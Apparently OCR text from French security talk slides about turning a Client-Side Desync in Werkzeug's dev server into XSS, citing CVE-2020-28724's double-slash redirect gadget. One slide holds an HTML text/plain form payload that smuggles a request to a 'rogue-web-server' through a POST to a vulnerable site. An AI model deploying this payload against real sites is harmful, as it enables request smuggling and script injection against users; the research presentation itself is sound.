
Client-Side Desync (CSD)



Client-Side Desync (CSD)



Exploitation d'une CSD




Peut-on transformer une CSD en XSS ?

Problématiques

- Pas d'intéraction avec un serveur distant
- Pas de controle sur les fichiers du serveur vulnérable
- Pas de vulnérabilités supplémentaires

Idée d'exploitation



Comment trouver une redirection dans Werkzeug ?

CVE-2020-28724

dev server sets wrong HTTP_HOST when path starts with a double slash #822

Closed **ThiefMaster** opened this issue on Dec 6, 2015 · 5 comments

ThiefMaster commented on Dec 6, 2015 Member

See pallets/flask#1639 (comment)

```
if request_url.netloc:
    environ['HTTP_HOST'] = request_url.netloc
```

This code was added in `7486573` / #248. Do absolute http requests even make sense except for HTTP proxies?

davidism mentioned this issue on Dec 6, 2015

Dev server redirects to arbitrary url when path starts with double slash // pallets/flask#1639 Closed

Assignees

untitaker

Labels

bug


Projects

None yet


Milestone

No milestone


CVE-2020-28724




Fix de la CVE-2020-28724



Gadget toujours présent



Exploitation




Comment mettre en place l'exploitation depuis un client ?

Formulaire text/plain

```
1 <form action="http://vulnerable-website/" method="POST"
2       enctype="text/plain"
3 >
4
5 <textarea name="GET http://rogue-web-server:5000 HTTP/1.1
6 Foo: x">Mizu</textarea>
7
8 <button type="submit">START</button>
9 </form>
```


Formulaire text/plain



Exploitation de la vulnérabilité

Vidéo

Correction du bug



Conclusion